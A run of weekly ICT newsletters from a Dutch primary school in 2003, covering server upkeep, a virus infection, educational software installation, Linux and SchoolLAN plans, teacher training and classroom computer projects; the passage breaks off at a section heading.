In de kerstvakantie is er weer het nodige gedaan. Na een paar stroomstoringen en het vermoeden dat dat een slecht functionerende computer tot gevolg had, hebben we een UPS (Uninterrupted Power Supply) gekocht. Als nu de stroom uitvalt, draaien de servers nog een paar minuten door en worden dan netjes afgesloten. En Dirk ontvangt een mail dat de boel is gestopt. We hebben uiteraard nu ook de switches en routers op het UPS aangesloten (bedankt voor de tip Peter!!). Het UPS en de bijbehorende software zijn van Fenton en geschikt voor 'alle' besturingssystemen.

### **NETWERKKABELS**

In het serverhok was het zo langzamerhand een ratjetoe van netsnoeren en verdeelcontactdozen. Dat is in de Kerstvakantie ook aangepakt. Het ziet er nu weer toonbaar uit.

### **BACKUP SERVER**

We willen een systeem om simpel de Windows computers te kunnen backuppen. Dirk vond: <http://www.feyrer.de/g4u/>. Ofwel Ghost for Unix voor de kenners onder U. FF bekijkt want het werkt voor ieder operating system! We hebben 't getest en het werkt als een ZONNETJE!! Dit systeem gaat ons ongelofelijk veel sores uit handen nemen.

### **VENTILATIE**

Met al die servers wordt het langzamerhand wel iets warmer in het hok. John heeft een randje van 5 centimeter van de deur afgezaagd zodat we iets meer doorstroming van lucht krijgen.

### **VIRUS**

We hebben het YAHAA.K virus in twee computers gehad. Vermoedelijk omdat iemand (wie o WIE?) met hotmail een attachment heeft geopend en de virusscanner niet reageerde (of was afgezet). Het virus heeft twee computers zo aangetast dat we van 't weekend bij één de harddisk formatteren en een nieuw Windows 98 SE systeem erop zetten. De andere computer wordt daarna gekloond. (bij computers mag dat) ADVIES: Open geen bijlagen waar je niet om gevraagd hebt of van mensen die je niet kent! Het YAHAA virus is gevaarlijk!



**MALMBERG**

Dirk worstelt met uitgeverij Malmberg. Na twee keer een nieuwe registratie floppy te hebben gekregen blijkt nu waarschijnlijk de CD fout te zijn. We krijgen zo langzamerhand een sik van die Malmberg (letterpret). Dit speelt allemaal al sinds november. En we hadden er al eentje (sik) van Zwijsen en hun licentiecodes. BAH!

Prettig weekend,  
Karin  
Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 3 - 2003  
++++

Er is weer veel gebeurd op ICT gebied deze week op de Rosa Boekdrukker!  
In deze nieuwsbrief zijn hyperlinks toegevoegd. Als jullie problemen hebben met het ontvangen van deze mail, meld het dan, s.v.p.

#### **DRO**

Op maandag was er weer een vrijwillige scholing voor leerkrachten voor de eigen vaardigheden. We hebben zitten ploeteren op tabellen, alinea's, opsommingtekens in verschillende niveaus en het euroteken.

#### **SCHOOLLAN BIJEENKOMST**

Afgelopen dinsdag was er een bijeenkomst bij ons op school waarin Ruud Suk van de Stichting Schoollan kwam uitleggen wat Schoollan allemaal inhoudt. Aanwezig waren vertegenwoordigers van de Corantijn, de Meidoorn, de Mgr. Bekkersschool en het stadsdeel. Afgesproken is, dat we aan het eind van deze maand nog eens bij elkaar proberen te komen met een klein clubje en het ABC (schoolbegeleidingsdienst) erbij. Nadere berichten volgen.

Wij waren razend enthousiast toen we hoorden wat de configuratie van de Schoollan cd allemaal inhoudt en hoe het team van de Schoollan techneuten weet om te gaan met de sleutels van de educatieve software.

Wij hebben er zin in!

#### **EVALUATIE MIDDAG ICT SCHOLING**

Op donderdagmiddag was de school gesloten voor de leerlingen. De leerkrachten moesten allemaal present zijn, ook de mensen die op donderdag niet werken. Volle bak dus bij het evalueren van de ICT-scholing die we tot nu toe dit schooljaar gevolgd hebben. De drie bouwen moesten in 40 minuten een power-point presentatie maken waarin werd uitgelegd wat er de afgelopen maanden gedaan is, wat gelukt is en waar de knelpunten liggen.

De grootste knelpunten liggen vanaf groep 3 in de organisatie en de tijd. Vast staat wel, dat een leerlijn zichtbaar wordt en dat die knelpunten zullen afnemen als in kleine porties de tekstverwerkingstechnieken per leerjaar zullen worden aangeboden. We zijn op de goede weg.

#### **STAGIAIRE**

Deze week was Abdel voor het laatst bij ons. A.s. Maandagochtend komt hij nog op school om wat administratieve zaken af te handelen.

#### **NETWERK STAND VAN ZAKEN**

We deden een oproep voor hulp in de Linux groep omdat Dirk tegen problemen aanloopt waar hij niet meer uitkomt. Vier mensen reageerden. Twee daarvan (uit A'dam Noord en Bussum) heeft Dirk doorverwezen naar de Mgr. Bekkersschool in A'dam Noord (naar Bas) en naar de Emmaschool in Bussum (Peter). Iedereen blij.

Wij ook blij. Arnoud en Niels komen ons helpen. Arnoud woont vlakbij en Niels in Amstelveen.

Dat helpen houdt in:

Als Dirk er op alle manieren niet meer uitkomt (lezen in HOWTO's en FAQ's (Frequently Asked Questions), de nieuwsgroep hem ook niet verder kan helpen, dan kan hij hulp vragen.

Af en toe een uurtje hulp op school indien nodig.

Adviezen.

Welkom Arnoud en Niels. Weet dat we op vrijdagmiddag na schooltijd met het team bij elkaar komen en een drankje drinken. Ook daarbij welkom!

#### **VERKIEZINGEN!!**

Lees dit en stuur een mail!

[Afbeelding niet meer online beschikbaar: <http://rosaboekdrukker.net/starnet/media/offensief.jpg>]

**Nieuws: Onderwijsoffensief**

GCO *fryslân*> start een onderwijsoffensief voor de verbetering van de kwaliteit in het onderwijs. Tot nog toe besteden de lijsttrekkers maar minimale aandacht aan de positie van het onderwijs. Door middel van een e-mailactie willen we de politiek duidelijk maken dat dit anders moet. Klik door en u krijgt een voorbeeldbrief onder ogen. Deze brief kunt u met eigen ondertekening versturen naar de lijsttrekkers. Doe het nu en plaats het onderwijs weer op de agenda.

[Ga naar de voorbeeldbrief](#) of lees/download het begeleidend artikel [onderwijsoffensief nu noodzakelijk](#).

#### **DE WEBSITE VAN ONZE SCHOOL:**

Nieuw: Leerlingen: spelletjes: paar links toegevoegd. Gaarne suggesties.

Hulp voor aanpassing gevraagd:

Het systeem waarmee we de website vullen is niet helemaal perfect. We zoeken hulp om die onvolkomenheden te verhelpen.

Ook in de sectie leerlingen hebben we een pagina oud-leerlingen. Daar worden foto's van oud-leerlingen verzameld. Neem een kijkje bij een aantal foto's van vroeger. Toen waren we nog jong en slank en zo.

#### **AFMELDEN**

Als je geen prijs stelt op het ontvangen van deze nieuwsbrief, dan halen we je van de verzendlijst,

Stuur een [email](#).

Veel plezier dit weekend.

Karin

Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 4 - 2003  
++++

### LESSUGGESTIES OP HET INTERNET

Via e-zines (elektronische nieuwsbrieven) kun je op de hoogte blijven van allerlei leuke lestips. Bijvoorbeeld: de [aardrijkskunde nieuwsbrief](#) geeft aanvullende internetopdrachten en boekentips en plaatmateriaal die bij onze aardrijkskunde methode horen (De Wereld Dichtbij). Om een idee te geven zijn dit schooljaar een aantal van die e-zines verzameld op onze site. In het gedeelte Leerkrachten>lessuggesties.

### CHATTEN MET DE MSM MESSENGER

Er zijn steeds meer kinderen op onze school die thuis met elkaar chatten via het programma Messenger. Op school is het niet toegestaan om dit programma te gebruiken. Wel mogen de kinderen af en toe op onze eigen schoolchat, Rosa's Kletshoek.

### SOFTWARE INSTALLEREN

Op veler verzoek zijn we bezig met Clowns op de server te plaatsen. Er zijn leerkrachten in de onderbouw die het programma toch een beetje missen. Verder is Letterpret ook binnengekomen (voor de zoveelste keer) na een boze mail aan Malmberg. Nu de installatie nog. Verslag volgt volgende week.

Deze week zijn we ook voor het eerst aan de slag gegaan met de netwerk versie van Ambrasoft's "tafel totaal". In alle klassen waar het programma nodig is kan het zo van de server gehaald worden. Kinderen uit groepen 4 en 5 zijn reuze enthousiast.

### BESTANDEN OPRUIMEN

Karin is druk bezig wat orde te scheppen in alle bestanden van groepen op de fileserver. Zodra ze klaar is ruimen we ook backups op zodat de boel weer op orde is. Let op dat je kinderen in hun eigen groep inloggen en niet in de groep van een ander. Daar kan ook veel verwarring door ontstaan.

### GROEP 5.

Deze week is het Karin gelukt om met 18 kinderen uit groep 5 tegelijk een computeropdracht te doen. De opdracht was: schrijf een weettekst. Dat was klassikaal voorbereid en moest in tweetallen op de computer uitgewerkt worden. Inclusief een plaatje invoegen. Er werd met 9 computers gewerkt. Om de beurt werd een alinea voorgelezen en getipt. De meeste kinderen weten nu, dat er een spatie getikt moet worden na € en leesteken. Plaatjes invoegen was iets te hoog gegrepen en kostte teveel tijd om uit te leggen, dus dat hebben ze niet alleen gedaan. De teksten zullen binnenkort te bewonderen zijn op de pagina van groep 5.

### ONS CONTENT MANAGEMENT SYSTEM

Karin houdt de website up to date met een CMS dat de stadsdeel 'De Baarsjes' financierde. Er liggen nog een paar wensen en er zitten nog een paar foutjes in. Na een oproep in nl.comp.os.linux.overig (een Linux nieuwsgroep) vonden we Peter Groen bereid naar het CMS te kijken en een bijdrage te leveren. Welkom Peter! (dan hebben we nu 4 Peters in de club:)).

N.B. Dat CMS is gratis te downloaden voor iedereen! <http://siteatschool.sourceforge.net/index.php?section=3>

### DUAL BOOT

We hebben nog één Windows 3.1 computer omdat daar Velig Leren Lezen op staat. Dat kan je er niet zomaar vanaf halen vanwege Zwijsen's verschrikkelijke licentiepolicies. Op school hebben we weinig ruimte en voor 3 computers is in Hedy's klas (groep 3) geen plek.

Om ruimte te sparen hebben we een dual boot computer gemaakt met Win '98 (Harddisk 1) en Win 3.1 (harddisk 2) Dat deden we met de beste ?partition manager? die we kennen: ?Ranish Partition Manager?. Opzoeken in Google, een aanrader!

### PROJEKT K12 LTSP

Dit project is als proefopstelling geprobeerd door Bas (Mrg. Bekkerschool in A'dam Noord en tegenwoordig ook op de Corantijn) en Dirk in Dirk's kelder. Vanaf vandaag hebben we, voor een tijdje, dus een Linux Terminal Server draaien die op veel Amerikaanse lagere scholen gebruikt wordt. Een Terminal Server wil zeggen dat alle

programma's op de server staan en dat de werkstations 'leeg' zijn. Geen harddisk, geen floppy. Je kunt ze alleen maar aan/uit zetten. En de werkstations mogen ook oude computers zijn. Dit is je kans om er naar te komen kijken. Bel even voordat je komt zodat we je (w)aardig kunnen ontvangen.

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 5 - 2003  
++++

### **DIGITALE CAMERA**

We proberen al een tijdje te beslissen welke digitale fotocamera we zullen aanschaffen. En eindelijk is er een keus gevallen op een camera die wordt aanbevolen in Computer Idee. En nu is die uitverkocht. Jammer. Want er zat een docking station bij (daarmee kun je de camera direct op je computer aansluiten). Nog even doorzoeken. We willen een camera die kan werken met NiMH oplaadbare batterijen.

### **COMPUTERREGELS**

In elke klas worden de komende week de nieuwe computerregels opgehangen. Graag even bespreken met de leerlingen.

### **CLOWNS**

Een leerkracht uit de kleuterbouw zei laatst, dat ze het programma Clowns eigenlijk wel terug wilde. ?t Was toch wel een leuk voor de kinderen, die spelletjes. Dirk aan de slag met de originele clowns-diskette en de linux-server. En het is gelukt!!! Alleen moet de schermresolutie nogal laag ingesteld worden om een goed beginscherm te krijgen. Ook dat weer opgelost. We zijn eigenlijk heel erg benieuwd naar wat de onderwijswereld Anno 2003 denkt over dit programma. Wat zou er eventueel moeten worden aangepast aan de huidige maatstaven? Waarschijnlijk het automatisch aanpassen aan het niveau van het kind.

### **OPRUIMEN VAN JE EIGEN FILES**

Het blijkt dat er onder de leerkrachten toch nog veel moeilijkheden zijn om documenten netjes op te ruimen. Leerkrachten die veel documenten schrijven zouden nog eens de nascholing van 2001 2002 moeten nakijken (brochure van het ABC: ?word en windows voor beginners?, Hoofdstuk ?werken met de Verkenner? op bladzij 24. Op bladzij 27 staat hoe je nieuwe mappen moet maken) Ook is gebleken, dat het erg belangrijk is om je document een duidelijke titel te geven.

### **VERKEERSPROGRAMMA/PROJECT VOOR HET BASISONDERWIJS IN DE BAARSJES**

Leerlingen van onze school hebben meegewerkt aan een verkeersprogramma voor de basisscholen in de Baarsjes. Lees meer in het ingezonden bericht onderaan deze nieuwsbrief.

### **GROEP 5**

De miniwerkstukjes van groep 5 staan op onze site.

Kostte veel tijd, eerst alle werkstukken uit de mappen van de kinderen halen. Dan de teksten per leerlingenkoppel op de site invoeren. Daarna moesten de plaatjes nog apart worden ingevoerd per verhaaltje. Het wordt tijd dat de kinderen worden geïnterueerd hoe ze dat op hun eigen pagina moeten doen.

### **AMBRASOFT TAFEL TOTAAL**

Het draait als een zonnetje. Vorige week hadden we nog problemen met de registratie van de gegevens van de kinderen, maar na aanwijzingen van de helpdesk van Ambrasoft was dat meteen opgelost. (Dirk: de permissies staan nu erg onveilig, dat is weer een probleem dat ik met hulp van Niels en/of Arnaud zal aanpakken)

### **LETTERPRET**

Na de zoveelste nieuwe installatie van Malmberg kan Dirk het programma nog steeds niet installeren. Elke keer wordt er bij de installatie gemeld dat fileserver\edu\Program Files\lees1

\ccmove.dll er niet is, terwijl die er wel is. Nu is er een boze mail naar Malmberg gestuurd, en een enorme discussie in de nieuwsgroep nl.onderwijs.nieuwe-media gaande over wat te doen met moeilijk te installeren HEEL dure software.

### **LEESLADDER**

De volgende cd-roms van de Leesladder worden nu op de server gezet. Het blijft wennen met het opstarten van het programma. Wat doen we fout? Want we komen elke keer eerst in een soort leerkrachtendeel in plaats van dat het programma meteen voor de kinderen start.

Na uitvoerige en prettige contacten met de een heer van Zwijzen en een heer van het bedrijf dat de beveiliging

van de Leesladders doet zijn de problemen nu opgelost. De leesladders lopen goed en je hoeft niet meer als leerkracht in te loggen, maar gewoon met je groepsnaam.

### **SCHOOLLAN**

Bas en Dirk hebben op woensdagavond SchoolLAN op een server gezet. Het installeerde prima ondanks dat Dirk (expres) een paar stomiteiten uithaalde. A.s. Woensdag gaan we proberen SchoolLAN aan het Internet te hangen.

### **STORING.**

In de nacht van dinsdag op woensdag begaf de voeding van de nieuwe fileserver het. Gevolg: kortsluiting, stop doorgeslagen, alle servers uitgevallen. Dirk had gelukkig in 1,5 uur de zaak weer werkend door even bij de leverancier een nieuwe voeding te halen (garantie).

Zo zie je maar hoe handig het is om je leverancier inde buurt te hebben.

Overigens werd ook weer een andere opvatting bevestigd: Goed gebruikte spullen zijn vaak betrouwbaarder dan nieuwe.

Tot zover en goed weekend,  
Karin  
Dirk

### **ingezonden bericht:**

Het project 'Tussen school en thuis?'

In stadsdeel de Baarsjes doen alle basisscholen mee met het project "Tussen school en thuis?' Doel van dit project is het verkeer op de school-thuisroute van kinderen in heel Amsterdam veiliger te maken\*.

Met het oog hierop zijn in het verleden in de Baarsjes d.m.v. enquêtes de verkeersknelpunten in de schoolomgeving van de kinderen geïdentificeerd. Een verkeersdeskundige van het stadsdeel (Angelique Meul) heeft daarna samen met kinderen, leerkrachten en ouders deze knelpunten 'geschouwd' en voor verschillende punten maatregelen bedacht. Die maatregelen zijn natuurlijk niet voldoende. Kinderen moeten ook leren om met ingewikkelde verkeerssituaties om te gaan. Daarom is aan het ABC gevraagd lesmateriaal te ontwikkelen gericht op de knelpunten in de schoolomgeving. Voor de scholen in de Baarsjes is gekozen voor lesmateriaal op de computer.

"Tussen school en thuis?" in stadsdeel de Baarsjes

Dat is de titel van de cd-rom die Monique Korenhof en Margaret Traudes van het ABC op dit moment aan het ontwikkelen zijn. Als de cd-rom opstart komen kinderen al snel via een kaart in hun eigen buurt. Ze kunnen daar verkeersknelpunten op de computer verkennen en de bijbehorende opdrachten op papier maken. Vaak zullen ze voor het antwoord informatie moeten zoeken in de verkeerstheorie op de cd-rom, soms zullen ze even 'in het echt' moeten gaan kijken en soms zullen ze alleen of met z'n tweeën hun informatie op het internet gaan zoeken. Afwisselende opdrachten dus bij voor de kinderen herkenbare situaties in hun eigen omgeving.

Wensen

We zijn nu nog volop aan het ontwikkelen. Alle ideeën en wensen zijn welkom. We werken heel veel met foto's. Wil je dat iets speciaals in de omgeving van je eigen school erin komt, of wil je beslist een bepaald onderwerp behandeld hebben, laat het ons weten! Ons plan is om nog vóór de zomervakantie de testversie van de cd-rom op de scholen uit te proberen.

ABC/OCA

Monique Korenhof

Margaret Traudes

\* Het project 'Tussen school en thuis?' wordt aan de scholen aangeboden door stadsdeel de Baarsjes en de dienst Infrastructuur Verkeer en Vervoer van de gemeente Amsterdam (dIVV).

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 week 6 - 2003  
++++

## DE EDU-HOEK

### VERBOUWING

Er worden nieuwe lokalen op de school gebouwd. Komende week gaat er enorm gebroken worden in onze favoriete ICT plek: de hal op de 1e verdieping. Het kan dus zijn dat het werken aan de werkstukken niet zo gemakkelijk zal gaan.

### AFSPRAKEN ICT LESSEN

Alle leerkrachten hebben in hun postvakje een overzicht gekregen met daarop de afspraken die gemaakt zijn over de ICT vaardigheden en de lessen die we de komende periode met de kinderen gaan doen. Ook staan de data van de resterende scholingen erop.

### EMAIL PROJECT

Volgende week is er een bijeenkomst met het ABC waarin we afspraken maken over het email project dat we met de groepen 3, 4 en 5 gaan doen. Het is een bekend project: het beren project: een beer gaat om de beurt bij de kinderen logeren. Wat beleeft die beer allemaal? We werken samen met de Louis Bouwmeesterschool in Amsterdam. Ook nu emailen al een aantal kinderen uit de klassen 3 en 4, met het groeps-email-adres. We hebben allemaal het volgende adres: [groep?@rosaboekdrukker.net](mailto:groep?@rosaboekdrukker.net) Ook bestaat het emailadres [leerkracht@rosaboekdrukker.net](mailto:leerkracht@rosaboekdrukker.net) Dus geen geheimzinnig gedoe met privé-emailadressen. Nee, alles gaat bij ons OPEN EN BLOOT.

### LESSUGGESTIES

Er zijn weer nieuwe e-zines binnen. In de praxis staat een leuk onderwerp van het praxis atelier. Knutselen maar! E-zines zijn gratis en heel informatief. Op onze site

### LEESLADDER en LETTERPRET

Alle 4 de cd-roms van Leesladder doen het nu. Letterpret werkt nog steeds niet. Stichting SchooLAN heeft het programma en onderzoekt het. A.s. Maandag hopen we meer te horen. Als het nog lang duurt ruilen we hem om voor "schatkist met de muis".

### ENCYCLOPEDIË

Er bestaat een OpenSource encyclopedie, die gratis te raadplegen is. De Wikipedia. Er is nu ook een Nederlandstalige versie van <http://nl.wikipedia.org/wiki/Hoofdpagina> Je kunt ook artikelen schrijven voor de encyclopedie.

### ICT TOETS

Een gratis te downloaden programma, waarmee getoetst kan worden hoe het met de ICT vaardigheden gaat van??. <http://www.muiswerk.nl/demos/main2b.shtml>

### VIRUSSEN OP SCHOOL

We zeggen er niets meer over. Bugbear/Jdbgmgr.exe hoax zie: <http://www.virusalert.nl/?show=hoax&id=38>

### DE LINOEKS HOEK

#### CONTACTEN met TU EINDHOVEN

We hebben twee studenten op bezoek gehad van de Technische Universiteit Eindhoven. Zij gaan ons (en daarmee de wereld) misschien helpen met de verdere ontwikkeling van ons website management systeem, met een type programma en nog wat zaken. Heren, dank voor jullie komst! We hopen dat hun begeleider akkoord gaat met het plan.

#### SAMBA TIP

Niels Damman, één van onze Linux deskundigen die helpt als we er echt niet meer uitkomen, kwam met een prima tip voor de fileservers: Door de backups, die door BU <http://hightek.org> van de /home dirs gemaakt worden, als alleen-lezen bestanden ter beschikking te stellen aan iedereen kan nu veel makkelijker naar



verloren documenten gezocht worden. Het komt nogal eens voor dat leerlingen hun werkstuk overschrijven met een lege pagina. Meestal kan het werkstuk gevonden worden in de map van de vorige dag. Bedankt Niels!

We gaan nu aan de borrel, groeten,

Karin

Dirk

++++  
ICT Nieuwsbrief Rosaboekdrukker Jaargang 2 - week 7 - 2003  
++++

## DE EDU-HOEK

### FOUTE LINK OP ONZE WEBSITE

Heel prettig, als collega's de site van de Rosa Boekdrukker eens grondig onderzoeken, want:

De Valentijn-pagina op onze schoolwebsite bevatte een link naar een leuk stukje over de geschiedenis van Valentijnsdag. Een leerkracht klikte op de balk onder aan dat stukje: "nog meer valentijn.." en kwam terecht in een reclame voor glijmiddelen. Paniek!! Onmiddellijk de link verwijderd en de webmaster van de internetwijzer-bao gemaïld. Zie hier zijn antwoord:

"Beste Karin,

Op mijn pak vla las ik: 'ondanks de zorgvuldigheid waarmee ons product wordt samengesteld, kan het voorkomen dat u een stukje pit aantreft'. Hetzelfde geldt helaas voor een internetsite. Reacties als deze helpen ons de site 'clean' te houden.

Hartelijk dank voor uw reactie!

Vanzelfsprekend hebben we de link verwijderd. Hiervoor in de plaats een link naar wereldkids:  
<http://www.rnw.nl/kids/fun/valentijn/home.html>

Excuses voor de uitgljier,

S. K."

### COMPUTERS ONDER VUUR

Aan alle kanten wordt in ons schoolgebouw gedrield en geboord. Iedereen wordt er gek van. En de computers moesten worden toegedekt tegen het stof. De servers draaien nog.

### ICT-SCHOLING/EMAILPROJECT groep 3 t/m 5

Afgelopen dinsdag was er een ICT scholing voor de groepen 3 t/m 5. Er werd besproken hoe we gaan meedoen aan het BEREN-Email project. We gaan na de krokusvakantie van start. Dat doen we met de Louis Bouwmeester, een Daltonschool in Amsterdam-Slotervaart. We hebben er heel veel zin in!

Half maart zullen er ook klassenconsulten plaatsvinden: hoe gaat het? Waar liggen er eventueel knelpunten m.b.t. het Berenproject..

Dit project maakt deel uit van een veel groter geheel: de doorlopende ICT-leerlijn van groep 1 t/m groep 8.

Verder hebben we gepraat over die doorgaande lijn m.b.t. paint en word. Over de organisatie, en dat het oefenen van de vaardigheden een vast onderdeel in het lesrooster moet zijn. En dat ook in de komende periode hier nog aandacht aan besteed moet worden. (15 minuten per week per kind).

### LETTERPRET

De stichting SchoolLan heeft Letterpret onder handen genomen. Binnenkort draait het op onze school..

Heel fijn, want op 11 maart wordt de onderbouw geschoold op het omgaan met het leerkrachten gedeelte ervan.

### INLOGGEN: LET OP !!!!

O, dat inloggen!!! Het blijft een probleem. Steeds weer leerlingen en leerkrachten die niet door hebben, dat als je niet goed hebt ingelogd, je niet bij je eigen map kunt komen. Er zijn van die eigenwijze kinderen die even snel op "annuleren" drukken. Karin is weer tijden bezig geweest om zwerfende documenten terug te zetten. Er hebben zelfs kinderen het gepresteerd om mappen in de mappen van andere leerlingen onder te brengen. Om gek van te worden.

Wil je a.u.b. s.v.p. , g? (vul in) zelf goed inloggen en de kinderen leren goed in te loggen. Het is gewoon een BASIS ICT VAARDIGHEID.

## **LINOEKS - HOEK**

### **SCHOOLLAN**

Opeens stond Ruud Suk van SchoolLan in de school. Hij was op de deelraad geweest voor een gesprek met vertegenwoordigers van het schoolbestuur en de ICT Academie. Het komt erop neer: SchoolLan regelt alles. (en wij doen de rest)

### **SERVER**

Onze brandnieuwe server waarop SchoolLAN gaat draaien was toch niet helemaal goed afgeleverd. Dat betekende dat Bas en Dirk de proefopstelling van SchoolLAN niet aan een netwerk kregen. Oorzaak: vermoedelijk iets in 't moederbord. We hebben 'm teruggebracht.

Dirk: "Geef mij maar oud materiaal, dan weet je wat je hebt!".

### **CMS**

Peter Groen komt binnenkort met een plek op het internet waarop we een stem kunnen uitbrengen over welk onderdeel we veranderd/aangepast willen hebben.

### **LINUX ONDERSTEUNING**

Deze week nog opent op de Kinkerstraat 92 onze Linux Ondersteuningsgroep zijn deuren. Ze zullen na de opening de SchoolLAN cd bekijken en dan horen we meer.

### **ICT ACADEMIE**

De ICT Academie zoekt een nieuwe stagiaire voor de OBSRB. We hopen op een Linoeks fan met ICT kennis.

### **DELEGATIE UIT TILBURG**

Wij werden vanmiddag (vrijdag) vereerd met bezoek uit Tilburg. Frank van den Oetelaar van Stichting TOWN en Hans Paaijmans, docent aan de Katholieke Universiteit Tilburg bezochten onze school. Temidden van vrijdagmiddag=speelgoedmiddag? en dus lawaaierige kinderen, het gebeuk van pneumatische hamers en stofwolken wisselden wij ICT ervaringen uit. We zijn allen bezig met het ontwikkelen van OSS/GPL programma's voor het onderwijs en de vraag die ons het meeste klemt is:

"Waar is in basisonderwijs de meeste behoefte aan?". Want alle andere ingrediënten voor het tot stand komen van educatieve programma's zijn aanwezig: goede ideeën pecunia, menskracht.

Het was goed elkaar in levenden lijve te zien en te spreken. Zo krijgen de namen in de nieuwsgroep een gezicht.

groeten,  
Karin  
Dirk

++++  
Baarsjes Informatie en Communicatie nieuwsbrief via Rosa Boekdrukker Jaargang 2 - week 8 - 2003  
++++

## **De EDU HOEK**

### **ARABISCH SCHRIJVEN**

Supernieuws voor de arabische OALT leerkrachten!!

Wij kunnen nu Arabisch schrijven op onze gewone Window '98 computers. Het ziet eruit alsof je met Word werkt, maar dan van rechts naar links en uiteraard in het Arabisch. Afbeeldingen toevoegen kan ook. Printen gaat ook goed.

Wat moet je doen:

Het tekstverwerkingsprogramma heet 'Abiword' <http://www.abiword.org>. Download de BIDI versie (bi-directional) en installeer 'm op je computer. Zet 'm met de instellingen op: van rechts naar links. Download arabische fonts op: <http://user.dtcc.edu/~berlin/font/arabic.htm> Unzip ze en zet ze in c:\windows\fonts. Herstart de computer, en schrijven maar! Als je hulp nodig hebt, of als je er niet uitkomt, mail dan. Het leuke van de tekstverwerker Abiword is dat hij zowel voor Windows als Linux bestaat. Oh ja, je kunt ook Arabische toetsenborden kopen, gewoon in de winkel.

### **BERENPROJECT**

De Beren zijn in huis. De afspraken zijn gemaakt. Op maandag 3 maart komen de beren in de klas en zullen ze klaargemaakt worden voor een logeerpartij bij kinderen van de Louis Bouwmeesterschool.

Zet maar vast een lekker berenstoeltje klaar. Beertje moet goed naar het bord kunnen kijken.

### **MOTTO VAN ONZE ICT LEERLIJN**

Opeens van de week schoot het eruit: wij werken aan de leerlijn: "van muis tot webpagina".

### **GESCHIEDENISMETHODE**

In de laatste nieuwsbrief van het PRAXIS-bulletin werd een artikel genoemd, waarin staat hoe je in 10 stappen kunt kiezen voor een nieuwe geschiedenismethode. Jammer genoeg was er geen "link" naar het artikel. Op school konden we nergens het bulletin vinden (?!?! #%&\*!). Dus gekopieerd op het ABC (onderwijsbegeleidingsdienst) Wel jammer, dat het PRAXIS-bulletin niet net iets meer informatie zet op het internet.

Van de beheerder van het infocentrum van de schoolbegeleidingsdienst kwam de tip:

<http://www.leermiddelenplein.nl>. Het zoeken bij het SLO is gemoderniseerd. Op die site kun je allerlei informatie over methoden vinden. Leuk werk voor de vakantie.

### **WERKSTUKKEN**

Er wordt door de bovenbouw keihard gewerkt aan de werkstukken. Het accent ligt nog op het verzamelen van informatie via boeken en het uitwerken op de computer. Kinderen die al eerder een werkstuk op de computer hebben gemaakt hebben duidelijk een voorsprong.

Wel blijkt weer hoe belangrijk het is om de kinderen goed te begeleiden. Geen onnodige spaties en harde returns: maar wel de juiste commando's. Er moet meteen bij het begin van het tekstverwerken gelet worden op goede instructies.

Op donderdag 6 maart is er weer een consult van de onderwijsbegeleidingsdienst over dit onderwerp.

### **SOFTWARE NIEUWS**

Letterpret doet het nog steeds niet, ook niet met veel hulp van Malmberg. Bij schoolLan hebben ze het wel aan de praat gekregen.

De Leesladder doet het wel, maar de bediening ervan gaat niet soepel. De leerkracht moet het klaarzetten voor de zorg-leerling. Echt wennen.

De EDUROM Klokkijken werd door Dirk vorige week zonder problemen in een flits op de server geïnstalleerd. Geen gedonder meer met cd-roms in de computer. Dus roept u maar welke Edurom gewenst is in een klas. Het programma tafeltotaal (Ambrasoft) is een groot succes in de groepen 4 en 5.

### **ESIS en DUAL BOOT**

Ronald wil met ESIS experimenteren. Dat is ons school administratieprogramma waarin het leerlingvolgsysteem, de financiële administratie, de leerlingadministratie en de leerkrachtgegevens in zitten.

Het is uiteraard te gevaarlijk om in ons gewone ESISprogramma dingen uit te proberen. Daarom heeft Dirk een tweede harddisk in een van de directiecomputers gezet en daarop Windows + ESIS gezet. Bij het opstarten kun je nu kiezen of je de gewone directiecomputer wil of de ExperimenteerESIS.  
Veel plezier en succes Ronald!

### **CURSUS NIEUWE ONTWIKKELINGEN VOOR ICT COÖRDINATOREN**

Deze cursus wordt georganiseerd door onze schoolbegeleidingsdienst: het ABC. Er zijn vijf bijeenkomsten per jaar. Deze week ging het over het gebruik van Intranet. Een Intranet kan een gesloten netwerk zijn dat niet aan andere netwerken verbonden is (zoals internet). Ons eigen CMS blijkt een heel geschikt middel te zijn om een intranet mee te onderhouden. Via inloggen met een wachtwoord is het mogelijk om allerlei informatie te lezen die niet voor iedereen bestemd is. Bijvoorbeeld: wij zouden met s@s (zo heet ons systeem) alle notulen alleen toegankelijk kunnen maken voor leerkrachten. Of een vergaderrooster voor het schooljaar. Of het overzicht van alle ADV's van de leerkrachten, etc.

Op de bijeenkomst werden ook andere programma's bekeken die dat ook kunnen.

### **VERBOUWING**

Dirk heeft het weer druk gehad om computers opnieuw aan te sluiten. Er waren computers tijdelijk onder een zeil opgeslagen, omdat er muren afgebroken en opgebouwd werden. Nu maar hopen, dat ze niet al te veel te lijden hebben gehad van het stof.

### **BAARSJES KRANT**

In het maandelijks huis-aan-huis stadsdeelblad stond deze maand een artikel over onze school en ICT.

### **EEN FIJNE GIFT**

Dirk vond in zijn postvakje wat geheugen (RAM). Nu kunnen we weer een paar computers opvoeren en opnieuw inrichten. Bedankt Peter!

### **DE LINOEKS HOEK**

### **SCHOOLLAN**

Aan de stichting SchoolLan is door ons een offerte gevraagd voor het installeren van de schoolLan configuratie op onze servers en het installeren van de door ons meest gebruikte software op die servers. Er is bij ons een grote behoefte aan ondersteuning bij het installeren van die grote programma's. Bij SchoolLan hebben ze al vaker met dat bijtje gehakt. Dus vooruit met de schuit!!! Niet lullen maar poetsen.

Na deze extra grote BIC kunnen we er wel een weekje uit.

Prettige vakantie!

Karin

Dirk

++++  
Baarsjes Informatie en Communicatie nieuwsbrief via Rosa Boekdrukker Jaargang 2 - week 10 - 2003  
++++

## De EDU HOEK

### BERENPROJECT

Op maandag kwamen alle beren in de klassen van de groepen 3, 4 en 5. De kinderen reageerden heel enthousiast en begonnen meteen van alles te verzamelen voor de beren. Er vonden verkiezingen plaats voor de namen! Soms twee rondes. A.S. maandagochtend zullen ze in de logeer-klas zijn. En dan sturen we natuurlijk meteen een email dat ze goed zijn aangekomen. Op dinsdag volgt dan de eerste email van de leerlingen.

### CONSULT BOVENBOUW

